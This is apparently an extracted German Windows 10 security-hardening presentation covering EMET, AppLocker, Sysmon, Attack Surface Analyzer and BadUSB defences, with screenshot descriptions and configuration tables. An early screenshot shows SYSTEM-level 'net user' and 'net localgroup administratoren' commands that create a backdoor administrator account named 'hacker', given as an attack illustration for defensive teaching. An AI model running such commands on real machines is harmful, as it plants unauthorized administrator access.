The screenshot shows a Windows 10 desktop environment. At the top center, there is a circular video feed of a man's face. On the left side, there is a user interface showing a profile for Gunnar Haslinger (gunnar@haslinger.biz) and a list of users: 'hacker' and 'Testuser'. A yellow circle with the number '3' is next to the 'hacker' user. An orange arrow points from the 'hacker' user to the system tray. The system tray at the bottom right contains icons for 'DEU', a monitor, a refresh icon (circled in red), and a power icon (circled in yellow with the number '1'). In the center, a command prompt window titled 'Administrator: C:\WINDOWS\system32\cmd.exe' is open. It shows the following commands and output:

```
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. Alle Rechte vorbehalten.

C:\WINDOWS\system32>whoami
nt-authoritat\system

C:\WINDOWS\system32>net user hacker myPa$$word /add
Der Befehl wurde erfolgreich ausgefuhrt.

C:\WINDOWS\system32>net localgroup administratoren hacker /add
Der Befehl wurde erfolgreich ausgefuhrt.

C:\WINDOWS\system32>
```

A yellow circle with the number '2' is next to the 'net user' command. A yellow circle with the number '1' is next to the system tray icons.

3.6.	Absicherung gegen Pass-the-Hash Angriffe	122
3.7.	Schutz vor ausführbarem Schadcode (Executables)	123
3.7.1.	Verwendung einer Anti-Malware-Lösung	123
3.7.2.	Strikter Entzug von Administrator-Rechten.....	133
3.7.3.	Ausführen von Programmen von Wechselmedien unterbinden	136
3.7.4.	WhiteListing statt BlackListing: Absicherung mittels AppLocker	137
3.7.5.	User- und Kernel-Mode Code-Integrity mittels DeviceGuard	138

Schafft es ein Angreifer Sie dazu zu bringen,
seine Software auf Ihrem Computer auszuführen,
ist es nicht mehr Ihr Computer.

3.8.	Härtung des Systems gegen Applikations-Exploits	139
3.8.1.	Microsoft Enhanced Mitigation Experience Toolkit (EMET)	140
3.8.2.	Einsatzgebiete von EMET	141
3.8.3.	Wirkungsweise von EMET	142
3.8.4.	Zertifikats-Pinning mittels EMET (Certificate Trust)	147
3.8.5.	Installation und Konfiguration von EMET	149
3.8.6.	Funktions-Test von EMET	151
3.8.7.	EMET Reporting (EventLog)	153
3.8.8.	Praxistipps zur Installation und Konfiguration von EMET	154
3.8.9.	Praxistipp: EMET bei gleichzeitiger Nutzung von BitLocker	155
3.8.10.	Praxistipps zur Verwendung und Test von EMET	155
3.8.11.	EMET-Support und Aspekte beim Einsatz in Unternehmen	157
3.8.12.	Effektivität von EMET	158
3.8.13.	Alternativen zu EMET	159

EMET SHIM, geladen über AppCompat-Framework

The screenshot shows the 'Process Explorer' window from Sysinternals. The 'Process' pane lists several processes, with 'iexplore.exe' (Internet Explorer) selected. The 'DLL' pane below shows the loaded DLLs for the selected process. The 'EMET.dll' is highlighted in blue, indicating it is the current DLL being viewed. The status bar at the bottom shows system metrics: CPU Usage: 52.08%, Commit Charge: 69.50%, Processes: 147, Physical Usage: 66.58%, and Paused.

Process	PID	User Name	CPU	Private Bytes	Working Set	Description	Company Name	CPU History	I/O
procexp.exe	9580	PC\GH		2.576 K	8.148 K	Sysinternals Process Explorer	Sysinternals - www.sy...		
PROCEXP64.exe	10772	PC\GH	2.42	67.552 K	89.584 K	Sysinternals Process Explorer	Sysinternals - www.sy...		
iexplore.exe	9860	PC\GH	0.31	8.688 K	39.240 K	Internet Explorer	Microsoft Corporation		
iexplore.exe	15956	PC\GH	25.22	820.664 K	725.200 K	Internet Explorer	Microsoft Corporation		
adm_tray.exe									

Name	Description	Company Name	Version	Path	Verified Signer	VirusTotal	ASLR
EMET_CE.dll	EMET CE	Microsoft Corporation	5.5.5870.0	C:\Program Files (x86)\EMET 5.5\EMET_CE.dll	(Verified) Microsoft Corporation	0/56	ASLR
EMET.dll	EMET SHIM	Microsoft Corporation	5.5.5870.0	C:\Windows\AppPatch\EMET.dll	(Verified) Microsoft Corporation	0/56	ASLR
advapi32.dll	Erweiterte Windows 32 Base-API	Microsoft Corporation	6.3.10586.63	C:\Windows\SysWOW64\advapi32.dll	(Verified) Microsoft Windows	0/56	ASLR
fwbase.dll	Firewall Base DLL	Microsoft Corporation	6.3.10586.0	C:\Windows\SysWOW64\fwbase.dll	(Verified) Microsoft Windows	0/54	ASLR

CPU Usage: 52.08% | Commit Charge: 69.50% | Processes: 147 | Physical Usage: 66.58% | Paused

EMET Konfiguration

- GUI
- Gruppenrichtlinien
- XML-Files
- EMET_Conf.exe
- SW-Verteilung
ini-File je Paket
(Eigenentwicklung)

The screenshot shows the 'Application Configuration' window. At the top, there are several toolbars: 'File' (Export, Export Selected), 'Add / Remove' (Add Application, Add Wildcard, Remove Selected), 'Options' (Show Full Path, Show All Settings, Show Group Policy Apps), 'Default Action' (Stop on exploit, Audit only), and 'Mitigation Settings' (Deep Hooks, Anti Detours, Banned Functions). Below these is a search bar and a table of applications with their mitigation settings.

App Name	DEP	SEHOP	Null...	Hea...	EAF	EAF+	Man...	Bot...	Loa...	Mem...	Caller	SimE...	Stac...	ASR	Fonts
javaw.exe	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>						
javaws.exe	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>						
LYNC.EXE	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>										
mirc.exe	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>										
MSACCESS.EXE	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>										
MSPUB.EXE	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>										
OIS.EXE	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>										
opera.exe	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>										
opera.exe	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>										
OUTLOOK.EXE	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>										
Photoshop.exe	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>										
pidgin.exe	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>										
plugin-container.exe	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>										
plugin-container.exe	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>										
POWERPNT.EXE	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>											
PPTVIEW.EXE	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>										
QuickTimePlayer.exe	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>										
rar.exe	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>										
realconverter.exe	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>										
realplay.exe	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>										
Safari.exe	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>										
SkyDrive.exe	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>										
Skype.exe	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>						
thunderbird.exe	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>										

3.9. Monitoring des Systems mittels Sysinternals Sysmon 161


3.9.1. Installation von Sysinternals Sysmon 161

3.9.2. Konfiguration von Sysinternals Sysmon (Filterung) 163



3.9.3. Auswertung der erfassten Eventlog-Einträge 164

3.9.4. Überwachungsrichtlinie – Windows Auditing 166

3.9.5. Zentralisiertes Logging, Event-Forwarding, SIEM 166




3.10. Systemveränderungen prüfen: Attack Surface Analyzer	167
3.10.1. Vorgangsweise der Scan-Durchführung	167
3.10.2. Nutzung über die Konsole sowie in Scripts	169
3.10.3. Inkompatibilität der Version 1.0 mit Windows 10	169
3.10.4. Ergebnis der Analyse	170
3.10.5. Alternativen zu Attack Surface Analyzer	170




3.11. Schutz vor Rubber-Ducky und BadUSB-Devices	173
3.11.1. Abhilfe: Organisatorische Regelungen & Awareness-Training.....	176
3.11.2. Abhilfe: Black/Whitelisting von USB Vendor- und Device-IDs	176
3.11.3. Abhilfe: Ausführen von Executables und Scripts unterbinden	177
3.11.4. Filtern von Tastatur-ScanCodes (Windows + R).....	177
3.11.5. Kostenfreie Dritthersteller-Software	178
3.12. Steuerung der Nutzbarkeit von (PNP-)Geräten	180
3.12.1. Black- & Whitelisting von Geräten und Geräteklassen.....	180
3.12.2. Whitelisting-Modus statt Blacklisting von Geräten.....	183
3.12.3. Priorität der Black/Whitelisting Policies.....	183

USB Rubber-Ducky



BadUSB



G DATA USB Keyboard Guard



G DATA USB KEYBOARD GUARD



Das Betriebssystem meldet eine neue Tastatur:



HID Keyboard Device

Dieses Tool schützt Ihren Rechner vor schädlichen Geräten, die sich fälschlicherweise als Tastatur ausgeben. Hacker nutzen z.B. auf diese Weise manipulierte USB-Sticks, um Ihre vertraulichen Daten auszuspionieren oder Malware zu verbreiten.

Wenn Sie soeben KEINE Tastatur mit Ihrem System verbunden haben, so wählen Sie bitte "Tastatur blockieren". Verwenden Sie dieses Gerät dann an keinem PC, der nicht durch G DATA USB KEYBOARD GUARD geschützt ist!

Wie möchten Sie vorgehen?

Tastatur zulassen

Tastatur blockieren

[Mehr zu diesem Thema erfahren...](#)

